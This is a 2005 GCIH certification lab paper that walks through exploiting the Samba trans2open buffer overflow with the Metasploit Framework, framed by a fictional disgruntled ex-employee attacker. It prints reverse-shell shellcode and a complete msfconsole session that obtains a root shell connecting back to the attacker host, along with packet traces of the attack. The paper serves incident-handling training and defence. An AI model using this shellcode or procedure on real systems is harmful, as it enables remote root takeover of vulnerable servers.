Global Information Assurance Certification Paper

Exploiting Samba Buffer Overflow Vulnerability via MetaSploit Framework

Global Certified Incident Handler
Practical Assignment
Version 4.0

James Ko

Option 1 – Exploit in a Lab
Submitted February 28, 2005

Table of Contents

List of Figures

Abstract

Samba is a common file sharing and print services in use in many organizations. Its popularity is similar to the open source Linux operating system, partly due to its freely available source code and free license, as well as its relatively stable environment.

The first goal of this paper is to demonstrate that there is no substitution for rigorous up-to-date security patching and maintenance. Running a system with default configuration without patching is a risky business. It is like someone walking on thin ice. The paper will first examine what is a buffer overflow condition and why it exists. Then we will look at the exploit code which allows an attacker a window of opportunity to gain elevated privileges through this Samba vulnerability.

The second part of the paper examines the existing incident handling procedure and describes how this particular incident is managed and what lessons can be learned from this experience.

As many have said before, security is as good as its weakest link. This is indeed very true. The only way to defend our systems is to lock it down tight and turn off all unused services, and don't just assume default configuration is good enough. An old saying an ounce of prevention is far more effective than a pound of corrections. By the time the unwanted guest has entered our systems, it is far more difficult to get rid of him.

The second goal of this paper is my endeavor to fulfill the GCIH practical assignment certification requirements.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

1 Statement of Purpose

The intent of this paper is to simulate a malicious attack using the buffer overflow vulnerability exists in Linux Samba server to gain administrative control, and to demonstrate how the incident handling process is followed.

First, we will examine what is a buffer overflow and explain why this can happen. We will look at the tricks of the trade that the malicious attacker used to stage the attack, why the exploit works, and how he covered his track after gaining access. Along the gaining access process, the attacker also uses other tools found in the wild to perform an attack. Strictly speaking, this is a multi-stage attack used by the attacker. He was following a systematic approach, beginning with the easy ones and then moved on to the more difficult ones. In order to narrow down his scope, he ran various exploit tools to help him move towards his target. In the end, the attacker was able to break into the Samba server with the buffer overflow exploit available from the MetaSploit framework.

Then we will switch to the defense side of the house and look at how the Incident Handling process is managed. We will also discuss what could be done better, and how to prevent this kind of exploits, and what are the lessons learned.

In order to give readers a better perspective on the attacker's motives, imagine an attacker named Dick who was a formal co-op student of a private owned company. Dick was terminated because he violated the company's security policy by viewing pornographic material while on duty. He also used prohibited software to crack other workers computer accounts without prior authorization. He thought this was too harsh for his punishment, because cracking password was meant to help others to choose safer passwords. In Dick's mind, this was not fair and he should not lose his job. His dismissal from the co-op term also causes him a university degree. This is just too much to take. Dick determined to revenge. His plan was to break into the company Samba server, and then deface the company web site with pornographic material on the server to create embarrassments and bad publicity to the company.

Given that this is a relatively small company, many things are done in a hurry. Meeting project deadline is everything. Most people are not interested in bureaucratic processes, nor do they care too much about any formal sign-off procedures. Most people here think that following process is a waste of time. Time in essence is money. However, after this horrible incident, many workers begin to see the value of formal process, especially when it comes to making their UNIX servers safe and secure is a good thing.

The attack incident was staged one year after Dick's employment termination. He waited for some time to let things cooled down before carrying out his deed

so that nobody remembers that this is done by an inside job.

2 The Exploit

2.1 Exploit Name

2.1.1 Linux Sambal.c and trans2open.pl Buffer Overflow Vulnerability

Samba 2.28a (and earlier) exists a buffer overflow vulnerability which could lead to remote administrative privilege compromise. This vulnerabilitiy could allow an attacker to execute arbitrary code remotely. A stack overflow is believed to be in the function call `trans2open()`.

CVE	CAN-2003-0201	http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201
CERT (US-CERT)	VU#267873	http://www.kb.cert.org/vuls/id/267873
BUGTRAQ	7294	http://www.securityfocus.com/bid/7294
OSVDB	4469	http://www.osvdb.org/displayvuln.php?osvdb_id=4469&Lookup=Lookup

2.2 Exploit Variants

It has been reported that this Samba exploit has many variants:

Trans2open.pl	HD Moore http://www.digitaldefense.net/labs/tools/trans2root.pl (no longer retrievable) http://www.k-otik.com/exploits/04.07.samba.pl.php (found in French site) A Perl script
Sambal.c	eSDee of Netric Security http://packetstormsecurity.nl/0304-exploits/sambal.c A C program

0x82-Remote.54AAb4.xpl.c	You dong-hun (Xpl017Elz) <szoahc@hotmail.com http://x82.inetcop.org/h0me/c0de/0x82-Remote.54AAb4.xpl.c Another C program
0x333hate.c	C0wboy c0wboy@tiscali.it http://www.eviltime.com/download/exploit/0x333hate.c Yet Another C program
Samba_trans2open.pm	Part of MetaSploit Framework 2.2 http://www.metasploit.com/projects/Framework/modules/exploits/samba_trans2open.pm A Perl Module

2.3 Operating System

Since Samba is widely deployed in UNIX-like systems, the list of affected Operating System is rather long:
(this list is quoted from http://www.securityfocus.com/bid/7294)

- Apple Mac OS X 10.2
  Apple Mac OS X 10.2.1
  Apple Mac OS X 10.2.2
  Apple Mac OS X 10.2.3
  Apple Mac OS X 10.2.4
  Compaq Tru64 4.0 g PK3 (BL17)
  Compaq Tru64 4.0 g
  Compaq Tru64 4.0 f PK7 (BL18)
  Compaq Tru64 4.0 f PK6 (BL17)
  Compaq Tru64 4.0 f
  Compaq Tru64 4.0 d PK9 (BL17)
  Compaq Tru64 4.0 d
  Compaq Tru64 4.0 b
  Compaq Tru64 5.0 f
  Compaq Tru64 5.0 a PK3 (BL17)
  Compaq Tru64 5.0 a
  Compaq Tru64 5.0 PK4 (BL18)
  Compaq Tru64 5.0 PK4 (BL17)
  Compaq Tru64 5.0
  Compaq Tru64 5.1 b PK1 (BL1)
  Compaq Tru64 5.1 b
  Compaq Tru64 5.1 a PK3 (BL3)
  Compaq Tru64 5.1 a PK2 (BL2)
  Compaq Tru64 5.1 a PK1 (BL1)
  Compaq Tru64 5.1 a
  Compaq Tru64 5.1 PK6 (BL20)
  Compaq Tru64 5.1 PK5 (BL19)
  Compaq Tru64 5.1 PK4 (BL18)
  Compaq Tru64 5.1 PK3 (BL17)
  Compaq Tru64 5.1
  HP CIFS/9000 Server A.01.09.02
  HP CIFS/9000 Server A.01.09.01
  HP CIFS/9000 Server A.01.09
  HP CIFS/9000 Server A.01.08.01

HP CIFS/9000 Server A.01.08
HP CIFS/9000 Server A.01.07
HP CIFS/9000 Server A.01.06
- HP HP-UX 11.0
- HP HP-UX 11.11
HP CIFS/9000 Server A.01.05
HP HP-UX 10.0 1
HP HP-UX 10.20
HP HP-UX 10.24
HP HP-UX 11.0 4
HP HP-UX 11.0
HP HP-UX 11.11
HP HP-UX 11.20
HP HP-UX 11.22
+ Debian Linux 2.1
+ RedHat Linux 4.2
+ RedHat Linux 5.2 i386
+ RedHat Linux 6.0
Samba Samba 2.0.5
- Caldera OpenLinux 2.3
- SCO eServer 2.3.1
Samba Samba 2.0.6
+ RedHat Linux 6.2
+ RedHat Linux 6.2 alpha
+ RedHat Linux 6.2 i386
+ RedHat Linux 6.2 sparc
+ RedHat Linux 6.2 sparcv9
+ RedHat Linux 6.2 E alpha
+ RedHat Linux 6.2 E i386
+ RedHat Linux 6.2 E sparc
+ Sun Cobalt RaQ4 3001R
+ Caldera OpenLinux 2.3
+ Conectiva Linux ecommerce
+ Conectiva Linux graficas
+ Conectiva Linux 4.0
+ Conectiva Linux 4.0 es
+ Conectiva Linux 4.1
+ Conectiva Linux 4.2
+ Conectiva Linux 5.0
+ Conectiva Linux 5.1
+ Conectiva Linux 6.0
+ Debian Linux 2.2
+ Debian Linux 2.2 68k
+ Debian Linux 2.2 alpha
+ Debian Linux 2.2 arm
+ Debian Linux 2.2 powerpc
+ Debian Linux 2.2 sparc
+ Debian Linux 2.3
+ Debian Linux 2.3 alpha
+ Debian Linux 2.3 powerpc
+ Debian Linux 2.3 sparc
- FreeBSD FreeBSD 4.2
- FreeBSD FreeBSD 5.0
+ MandrakeSoft Linux Mandrake 7.0
+ MandrakeSoft Linux Mandrake 7.1
+ Progeny Debian 1.0
+ RedHat Linux 7.0
+ RedHat Linux 7.0 i386
+ RedHat Linux 7.0 i686
+ RedHat Linux 7.1
+ RedHat Linux 7.1 i386
+ RedHat Linux 7.1 i586
+ RedHat Linux 7.1 i686
+ SCO eDesktop 2.4
+ SCO eServer 2.3.1
+ Sun Cobalt Qube3 4000WG
+ Sun Cobalt RaQ 550 4100R

+ Sun Cobalt RaQ XTR 3500R
+ Trustix Secure Linux 1.1
+ Trustix Secure Linux 1.2
+ Wirex Immunix OS 6.2
+ Wirex Immunix OS 7.0
+ Wirex Immunix OS 7.0 -Beta

Samba Samba 2.0.8
- Caldera OpenLinux 2.4
- Conectiva Linux ecommerce
- Conectiva Linux graficas
- Conectiva Linux 4.0
- Conectiva Linux 4.0 es
- Conectiva Linux 4.1
- Conectiva Linux 4.2
- Conectiva Linux 5.0
- Conectiva Linux 5.1
- Conectiva Linux 6.0
- Debian Linux 2.2
- Debian Linux 2.2 68k
- Debian Linux 2.2 alpha
- Debian Linux 2.2 arm
- Debian Linux 2.2 powerpc
- Debian Linux 2.2 sparc
- RedHat Linux 5.2 alpha
- RedHat Linux 5.2 i386
- RedHat Linux 5.2 sparc
- RedHat Linux 6.2 alpha
- RedHat Linux 6.2 i386
- RedHat Linux 6.2 sparc
- RedHat Linux 7.0 alpha
- RedHat Linux 7.0 i386
- RedHat Linux 7.1 alpha
- RedHat Linux 7.1 i386
- S.u.S.E. Linux 6.4
- S.u.S.E. Linux 7.0
- S.u.S.E. Linux 7.1
- SCO eDesktop 2.4
- SCO eServer 2.3.1
- Sun Solaris 7.0
- Sun Solaris 7.0 _x86
- Sun Solaris 8.0
- Sun Solaris 8.0 _x86
- Wirex Immunix OS 6.2
- Wirex Immunix OS 7.0
- Wirex Immunix OS 7.0 -Beta
- Apple Mac OS X 10.0.4
- Apple Mac OS X Server 10.0
- Caldera OpenLinux Server 3.1
- Caldera OpenLinux Workstation 3.1

+ Conectiva Linux 6.0
- Debian Linux 2.2
- RedHat Linux 6.2
- RedHat Linux 7.0
- RedHat Linux 7.1
- S.u.S.E. Linux 6.3
- S.u.S.E. Linux 6.3 alpha
- S.u.S.E. Linux 6.4
- S.u.S.E. Linux 6.4 alpha
- S.u.S.E. Linux 6.4 ppc
- S.u.S.E. Linux 7.0
- S.u.S.E. Linux 7.0 alpha
- S.u.S.E. Linux 7.0 ppc
- S.u.S.E. Linux 7.0 sparc
- S.u.S.E. Linux 7.1
- S.u.S.E. Linux 7.1 alpha
- S.u.S.E. Linux 7.1 ppc
- S.u.S.E. Linux 7.1 sparc

- Sun Solaris 7.0
- Sun Solaris 7.0 _x86
- Sun Solaris 8.0
- Sun Solaris 8.0 _x86
- Trustix Secure Linux 1.1
- Trustix Secure Linux 1.2
- Wirex Immunix OS 6.2
- Wirex Immunix OS 7.0
- Wirex Immunix OS 7.0 -Beta

Samba Samba 2.0.10
+ S.u.S.E. Linux 7.1
+ S.u.S.E. Linux 7.1 alpha
+ S.u.S.E. Linux 7.1 ppc
+ S.u.S.E. Linux 7.1 sparc
+ S.u.S.E. Linux 7.1 x86
+ Veritas Software ServPoint NAS 1.1
+ Veritas Software ServPoint NAS 1.2
+ Veritas Software ServPoint NAS 1.2.1
+ Veritas Software ServPoint NAS 1.2.2
+ Veritas Software ServPoint NAS 3.5
+ Wirex Immunix OS 7+
+ S.u.S.E. Linux 7.2
+ S.u.S.E. Linux 7.2 i386
+ Slackware Linux 8.0
- S.u.S.E. Linux 7.2
+ RedHat Linux 7.2
+ RedHat Linux 7.2 athlon
+ RedHat Linux 7.2 i386
+ RedHat Linux 7.2 i586
+ RedHat Linux 7.2 i686
+ S.u.S.E. Linux 7.3
+ S.u.S.E. Linux 7.3 i386
+ S.u.S.E. Linux 7.3 ppc
+ S.u.S.E. Linux 7.3 sparc
+ Sun Linux 5.0
+ Caldera OpenLinux Server 3.1.1
+ Caldera OpenLinux Workstation 3.1.1
+ Conectiva Linux 6.0
+ Conectiva Linux 7.0
+ HP CIFS/9000 Server A.01.08
+ HP CIFS/9000 Server A.01.08.01
+ HP CIFS/9000 Server A.01.09
+ MandrakeSoft Linux Mandrake 8.1
+ MandrakeSoft Linux Mandrake 8.1 ia64
+ OpenPKG OpenPKG 1.0
+ Conectiva Linux 8.0
+ S.u.S.E. Linux 8.0

Samba Samba 2.2.3 a
+ Debian Linux 3.0
+ Debian Linux 3.0 alpha
+ Debian Linux 3.0 arm
+ Debian Linux 3.0 hppa
+ Debian Linux 3.0 ia-32
+ Debian Linux 3.0 ia-64
+ Debian Linux 3.0 m68k
+ Debian Linux 3.0 mips
+ Debian Linux 3.0 mipsel
+ Debian Linux 3.0 ppc
+ Debian Linux 3.0 s/390
+ Debian Linux 3.0 sparc
+ MandrakeSoft Linux Mandrake 8.2
+ MandrakeSoft Linux Mandrake 8.2 ppc
+ RedHat Linux 7.3
+ RedHat Linux 7.3 i386
+ RedHat Linux 7.3 i686
+ S.u.S.E. Linux 8.0
+ S.u.S.E. Linux 8.0 i386

+ Slackware Linux 8.1
+ Apple Mac OS X 10.2
+ Apple Mac OS X 10.2.1
+ Apple Mac OS X 10.2.2
+ Apple Mac OS X 10.2.3
+ Apple Mac OS X 10.2.4
+ Gentoo Linux 1.4 _rc3
+ HP CIFS/9000 Server A.01.05
+ HP CIFS/9000 Server A.01.06
+ HP CIFS/9000 Server A.01.07
+ HP CIFS/9000 Server A.01.08
+ HP CIFS/9000 Server A.01.08.01
+ HP CIFS/9000 Server A.01.09
+ HP CIFS/9000 Server A.01.09.01
+ HP CIFS/9000 Server A.01.09.02
+ OpenPKG OpenPKG 1.1
+ RedHat Linux 8.0
+ RedHat Linux 8.0 i386
+ RedHat Linux 8.0 i686
+ S.u.S.E. Linux 8.1
+ MandrakeSoft Linux Mandrake 9.0
+ MandrakeSoft Corporate Server 2.1
+ MandrakeSoft Corporate Server 2.1 x86_64
+ MandrakeSoft Linux Mandrake 8.0
+ MandrakeSoft Linux Mandrake 8.0 ppc
+ MandrakeSoft Linux Mandrake 8.1
+ MandrakeSoft Linux Mandrake 8.1 ia64
+ MandrakeSoft Linux Mandrake 8.2
+ MandrakeSoft Linux Mandrake 8.2 ppc
+ MandrakeSoft Linux Mandrake 9.0
+ MandrakeSoft Linux Mandrake 9.1
+ MandrakeSoft Linux Mandrake 9.1 ppc
+ MandrakeSoft Multi Network Firewall 8.2
+ OpenPKG OpenPKG 1.2
+ RedHat Linux 9.0 i386
+ S.u.S.E. Linux 8.2
+ Slackware Linux 8.1
+ Turbolinux Appliance Server Hosting Edition 1.0
+ Turbolinux Appliance Server Workgroup Edition 1.0
+ Turbolinux Turbolinux Desktop 10.0
+ Turbolinux Turbolinux Server 7.0
+ Turbolinux Turbolinux Server 8.0
+ Turbolinux Turbolinux Workstation 7.0
+ Turbolinux Turbolinux Workstation 8.0
+ Sun Linux 5.0.6
+ Sun Solaris 9.0
+ Sun Solaris 9.0 _x86
+ Conectiva Linux 7.0
+ Conectiva Linux 8.0
+ FreeBSD FreeBSD 4.6
+ FreeBSD FreeBSD 4.7
+ FreeBSD FreeBSD 4.8
+ FreeBSD FreeBSD 5.0
+ MandrakeSoft Linux Mandrake 9.2
+ MandrakeSoft Linux Mandrake 9.2 amd64
+ Trustix Secure Linux 1.2
+ Trustix Secure Linux 1.5

Samba-TNG Samba-TNG 0.3
Samba-TNG Samba-TNG 0.3.1
Sun Cobalt Qube3 4000WG
Sun Cobalt RaQ 550 4100R
Sun Cobalt RaQ XTR 3500R
Sun Cobalt RaQ4 3001R
Sun Linux 5.0
+ Sun LX50

Sun Solaris 2.5.1 _x86
Sun Solaris 2.5.1 _ppc

Sun Solaris 2.5.1
Sun Solaris 2.6 _x86
Sun Solaris 2.6
Sun Solaris 7.0 _x86
Sun Solaris 7.0
Sun Solaris 8.0 _x86
Sun Solaris 8.0
Sun Solaris 9.0 _x86 Update 2
Sun Solaris 9.0 _x86
Sun Solaris 9.0

2.4 Protocols/Services/Applications

Before we look at the actual exploit, let's understand what is Samba.

2.4.1 Overview of Samba

Samba is a UNIX application that can speak in the Server Message Block (SMB) protocol. SMB is the communication protocol developed by IBM in the early 1980s for Personal Computers (PC) interconnections. In the 1990s, Microsoft enhanced SMB to enable client-server networking. With SMB, UNIX and Windows OS can exchange files and share printers on the same local area network. (see ref[22], [23],[31])

2.4.2 CIFS/SMB Protocol Overview

According to Microsoft, the Common Internet File System (CIFS) is an extension of the Server Message Block (SMB) file sharing protocol. With CIFS, any application that processes network Input/Output can access and manipulate files on remote servers as if it were running on the local system. Apart from file sharing, CIFS also enables:

- Network browsing,
- Printing over a network,
- File, directory, and share access authentication (see ref [30], [31])

2.4.3 How SMB/CIFS Works

To illustrate how a client and a server communicate with each other when establishing a session for file access, the following example is used. This is extracted from the packet walkthrough from Microsoft's MSDN library (see ref [32]):

- The client starts negotiating with the server, using one of the supported dialects, such as OS/2, NT, NetBIOS, cifs, etc.
- The client is authorized to log on the file server
- Data Transfer takes place:
  - The client opens a file on the file share
  - The client start reading the file




Figure 1 SMB Protocol

2.5 Description

2.5.1 What is the vulnerability and why is it exploitable?

Buffer overflow is one of the most frequently used tricks in application attack. It is the result of attempting to cram more data into a buffer than the storage was able to hold. When this occurs, the excess data is written over to the restricted areas of memory outside the preallocated buffer. Many times the memory overwritten by the excess information is reserved for other purposes. This reserved area can lead an attacker to take control of the program, and execute arbitrary code.

Malicious attacker exploits this weakness by manipulating the user input. He can inject his evil shellcode into the target program via a very carefully calculated input and executes his program that is not supposed to happen. The outcome maybe obtaining root access via a reverse root shell, sending password file or stealing other valuable user credential back to the attacker site, or performing malicious attacks such as delete all files on the target system.

Common techniques used by hackers include injecting NOP sled (i.e., "no operation" or hexcode "`x90`") and XOR the bit patterns to reduce the size of his shellcode to evade IDS detection.

Many papers talked about the buffer overflow techniques including Alpha1's "Smashing the Stack for Fun and Profit" ref[38]. Also, there are a number of GSEC papers on the same topic, including Jason Deckand's GSEC Practical Assignment, "Defeating Overflow Attacks", and Mark Donaldson's GSEC Practical Assignment, "Inside the Buffer Overflow Attack: Mechanism, Method, and Prevention".(see ref. [33], [34], [38]).

2.5.2 What exactly is the exploit doing to take advantage of the vulnerability?

The exploit takes advantage of the SMB/CIFS `TRANSACT` and `TRANSACT2` protocol exchange deficiency where the protocol itself does not enforce the boundary checking rules to make sure correct user input is provided. The burden is on individual Samba implementation to decide how each would handle the boundary conditions. As it turns out, Samba 2.28 and older does not perform adequate error checking on these boundary conditions. Therefore, the exploit script simply takes advantage of this weakness, and is able to inject shellcode to the Samba server to gain root access to the SMB server, the client can send a large amount of data to the server using the `TRANSACT` protocol exchange format.

According to the protocol, the client has the option to send a batch of multiple data to the server, or a single data packet to the server. It turns out that Samba 2.28 (and older releases) fails to perform this type of error checking in the packet assembly routine and allows the client to set arbitrary buffer size. Therefore, an attacker has a window of opportunity to exploit this buffer overflow vulnerability

Detailed descriptions on "CIFS TRANSACT and TRANSACT2 commands" can be found in Microsoft's MSDN Library (see ref. [33]).

2.5.2.1 MetaSploit Framework

MetaSploit is an open source exploit development framework, allowing exploit plugins and reuse of payloads interchangeably, in a plug-and play fashion. It also comes with stock piles of ready-to-use exploits.

Here is quoted from the MetaSploit Mission Statement:

> "The goal is to provide useful information to people who perform penetration testing, IDS signature development, and exploit research. This site was created to fill the gaps in the information publicly available on various exploitation techniques and to create a useful resource for exploit developers. The tools and information on this site are provided for legal penetration testing and research purposes only."

As far as I know, there are at least three articles discussing this framework on

the SecurityFocus website, and two GCIH practicals use this tool to study shellcodes and exploits (see below). My work is based on the MetaSploit Framework v2.2. A new version v2.3 has just made available to public. Some of the new items on the list of improvements are the addition of the very same Samba_open2trans() exploit for the Apple Mac OS, and Solaris OS.

MetaSploit Framework can be downloaded from: http://www.metasploit.com The two GCIH practicals involving MetaSploits includes Andrew Stephen's "Exploiting the Microsoft SSL PCT Vulnerability using MetaSploit Framework" and Stephen Mathezer's "A Two Stage Attack Using One-Way Shellcode" (see ref [36],[37]).

2.5.2.2 Understanding the Samba_trans2open.pm Exploit

There are at least three variants of the same exploit Proof-of-Concept found in the wild: one is written in the C programming language and two are in Perl scripting language. The exploit `Sambal.c` POC, written in C, and `trans2open.pl`, written in Perl, don't seem to harm my lab environment. Only the MetaSploit `Samba_trans2open.pm` harms it.

The first part of the exploit is to set up the socket connection with the target platform (whether the target is a `Linux` host or a `FreeBSD` host running on x86), target host IP address, and the required Samba port 139.

```
RHOST   remote host
RPORT   139
LHOST   local host
```

After the user provides the required input (or the attacker in this case), the exploit proceeds to connect with the remote target host using the Server Message Block SMB/CIFS dialect, specifically the NetBIOS protocol exchange as outlined in Section 2.4 of this paper. This is evident by the two SMB calling functions `SMBNegotiate()` and the `SMBSessionSetup()`.

Once the connection is successfully established, the exploit script checks to find out if one of the vulnerable releases of Samba exists on the target host. If non-vulnerable version is used, it drops the connection, and exits immediately. Note that the MetaSploit script is very modularized; thus, the code can be re-used by other function calls. Many options, such as the `linx86_bind.pm` subroutine, are reusable. For example, the routine `linx86_bind.pm` is to bind to an IP address, which can be called by other Linux exploits, whereas the `trans2open.pl POC` uses its own socket binding code and is designed for standalone use..

Once the initial SMB bind connection request is successful, the exploit will then start with the transaction protocol. It is precisely at this stage of development,

the exploit code injects the shellcode to the remote server and overwrites the base pointer EBP of the vulnerable routine and invokes the evil code. This will be much clearer when we present the packet trace in the Exploit/Attack signature section.

After the stack is successfully smashed, it is then up to the attacker to decide what to do next. Since during the preselection stage, the attacker has instructed the MetaSploit to launch a reverse root shell, the expected outcome is a reverse root shell. After a few attempts, the exploit hits the target. All of a sudden a root shell is sent back to the attacker. From launching the `msfconsole` to instruct MetaSploit to execute the exploit by typing the verb `exploit`, the entire process does not take more than two minutes.

2.5.2.3 Exploit High Level Program Logics

Before launching the exploit, Samba script first sets up an associated array which is to group together the various platforms it can support, the beginning buffer addresses, the end buffer addresses, offsets used, and the starting base pointer addresses.

It defines the variable $`overflow` with the specially crafted shellcode. It then invokes the `SMBnegotiate()` and `SMBSessionSetup()` routines in an attempt to establish a NetBIOS connection with the remote host.

Once the connection is established, the exploit starts injecting the overflow code to the base pointer, jamming many "`A`"s into the buffer. This also gets the help from using a lot of NOP with a few address guessing.

Once the stack is smashed, it calls the `linx86_bind()` routine to perform the socket binding with the attacker host.

Then it calls the `linx86_reverse_shell()` to invoke the reverse root shell, sending the root access back to the attacker. A full listing of `Samba_tran2open.pm` is attached in Appendix B.

2.5.2.4 Details of Code Analysis

The shellcode used in MetaSploit overflow and the `trans2open.pl` POC overflow are the same as follows:

```
my $Overflow =

      "\x00\x04\x08\x20\xff\x53\x4d\x42\x32\x00\x00\x00\x00\x00\x00\x00".

      "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00".

      "\x64\x00\x00\x00\x00\xd0\x07\x0c\x00\xd0\x07\x0c\x00\x00\x00\x00".
```

```
"\x00\x00\x00\x00\x00\x00\x00\xd0\x07\x43\x00\x0c\x00\x14\x08\x01".

"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".

"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x90";
```

It turns out that the content of `$overflow` is to set up the Server Message Block (SMB) `TRANSACT2` protocol header. Just looking at this strangle hexstring, one would never figure out what it attempts to accomplish. However, this becomes clear when we turn on the packet trace such as `tcpdump` and collelate the two pieces of the puzzle together, as follows:

SMB Command = 0x32	\x32
UID=0x64	\x64
MaxParam=0x7d0	\xd0\x07
ParamCnt=0x7d0	\xd0\x07
ParamOff=0x43	\x43
DataCnt=0xc	\x0c

Note that on the x86 architecture, the small endian encoding rules is used. Therefore, the high order bits are reverse when interpreting the hex dump such as the value of. "`07 d0`" would become "`d0 07`".

```
SMB PACKET: SMBtrans2 (REQUEST)

SMB Command   =  0x32

Error class   =  0x0

Error code    =  0 (0x0)

Flags1        =  0x0

Flags2        =  0x0

Tree ID       =  1 (0x1)

Proc ID       =  0 (0x0)

UID           =  100 (0x64)

MID           =  0 (0x0)

Word Count    =  0 (0x0)

TRANSACT2_OPEN param_length=2000 data_length=12

TotParam=2000 (0x7d0)

TotData=12 (0xc)

MaxParam=2000 (0x7d0)
```

```
MaxData=12 (0xc)

MaxSetup=0 (0x0)

Flags=0x0

TimeOut=0 (0x0)

Res1=0x0

ParamCnt=2000 (0x7d0)

ParamOff=67 (0x43)

DataCnt=12 (0xc)

DataOff=2068 (0x814)

SetupCnt=1 (0x1)

TransactionName=Flags2=0x0

Mode=0x0
```

However, different reverse root shells are used. Since MetaSploit's `Samba_trans2open()` is very modular, it allows the user to choose from a list of options available from the payload menu. In MetaSploit's the reverse shell in `linx86_reverse.pm` looks like this:

```
my $shellcode = # reverse connect setuid by hdm [at] metasploit.com

"\x89\xe5\x31\xc0\x31\xdb\x43\x50\x6a\x01\x6a\x02\x89\xe1\xb0\x66".

"\xcd\x80\x68\xc0\xa8\x00\xf7\x68\x02\x00\x22\x11\x89\xe1\x6a\x10".

"\x51\x50\x89\xe1\x50\x31\xc0\xb0\x66\xb3\x03\xcd\x80\x85\xc0\x78".

"\x33\x4b\x89\xd9\x31\xc0\x5b\xb0\x3f\xcd\x80\x49\x79\xf9\x31\xc0".

"\x31\xdb\x31\xc9\x31\xd2\xb0\xa4\xcd\x80\x31\xc0\x50\x89\xe2\x68".

"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x8d\x0c\x24".

"\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80";
```

2.6 Exploit/Attack Signatures

There are two parts to the `trans2open.pm` exploit script. The first part will inject the buffer overflow to the target system. If successful, the second part will continue the attack based on attacker input. For example, it will attempt to bind to the remote host `RHOST` with Samba port 139, using the `NetBIOS NBT` dialect. The exploit will then use the overflow payload noted in previous section

to attack against the TRANSACT and TRANSACT2 protocol transactions once it manages to get passed the SMB bind negotiation. Then, depending on the attacker's input, the exploit may perform a reverse root shell sending the root access back to the local host LHOST or performs other actions, depending on the attacker input.

In our example, the remote IP address is 10.10.20.10, and local host IP address is 10.10.20.40. The exploit is executed from a Linux x86 machines. The attack action is captured in the following screen dump.

```
[root@phantom framework]# ./msfconsole


                __.                       .__.        .__. __.
  _____   _____/  |_____    ____________ |  |   ____ |__|/  |_
 /     \_/ __ \   __\__  \  /  ___/\____ \|  |  /  _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
      \/     \/  v2.2    \/     \/ |__|


+ -- --=[ msfconsole v2.2 [30 exploits - 33 payloads]


msf > use Samba_trans2open

msf Samba_trans2open > set RHOST 10.10.20.10

RHOST -> 10.10.20.10

msf Samba_trans2open > set RPORT 139

RPORT -> 139

msf Samba_trans2open > set PAYLOAD linx86_reverse

PAYLOAD -> linx86_reverse

msf Samba_trans2open(linx86_reverse) > set LHOST 10.10.20.40

LHOST -> 10.10.20.40

msf Samba_trans2open(linx86_reverse) > set target linx86

target -> linx86

msf Samba_trans2open(linx86_reverse) > exploit
```

```
[*] WARNING: the correct case of the 'target' variable is 'TARGET'

[*] Starting Reverse Handler.

[*] Starting brute force mode for target Linux x86

[*] Got connection from 10.10.20.10:42272


df -k

Filesystem           1K-blocks      Used Available Use% Mounted on

/dev/hda5             12096724   3440580   8041660  30% /

none                    127880         0    127880   0% /dev/shm


id

uid=0(root) gid=0(root) groups=99(nobody)
```

Due to the massive amount of trace output data, only relevant portion of the trace data is presented here. Blanks and irrelevant printout are deleted for clarity.

To interpret the `tcpdump` trace output, let's use:

`victim-1` as the Samba server, and
`phantom` as the attacker machine

2.6.1 MetaSploit in Action

To help understand what exactly happened during the attack, here is a summary of sequence of events, i.e., packet traces (or sniffer) are provided as follows.

Packet 1	Initial `SMBnegotiation` request
Packet 2	`SMBconnect` request using **127.0.0.1** IPC call
Packet 3	`SMBconnect` reply from the Samba server
Packet 4	`SMBtrans2open` request, jamming overflow payload with **x90** NOP sled and lots of **AAAAAAAAAA**
Packet 5	Attacker successfully gets a remote root shell, with port binding to **42272** of the local host

```
============================== packet trace 1 ======================================

22:56:49.493500 10.10.20.40.41028 > victim-1.netbios-ssn: P [tcp sum ok] 1:74(73) ack 1
win 5840
```

```
<nop,nop,timestamp 18281449 89619854>

>>> NBT Packet

NBT Session Packet

Flags=0x0

Length=69 (0x45)


SMB PACKET: SMBnegprot (REQUEST)

SMB Command   =  0x72

Word Count    =  0 (0x0)

Dialect=METASPLOIT

Dialect=LANMAN1.0

Dialect=LM1.2X002


 (DF) (ttl 64, id 21459, len 125)

0x0030   0557 7d8e 0000 0045 ff53 4d42 7200 0000     .W}....E.SMBr...

0x0040   0018 0120 0000 0000 0000 0000 0000 0000     ................

0x0050   0000 d511 0000 a32c 0022 0002 4d45 5441     .......,."..META

0x0060   5350 4c4f 4954 0002 4c41 4e4d 414e 312e     SPLOIT..LANMAN1.

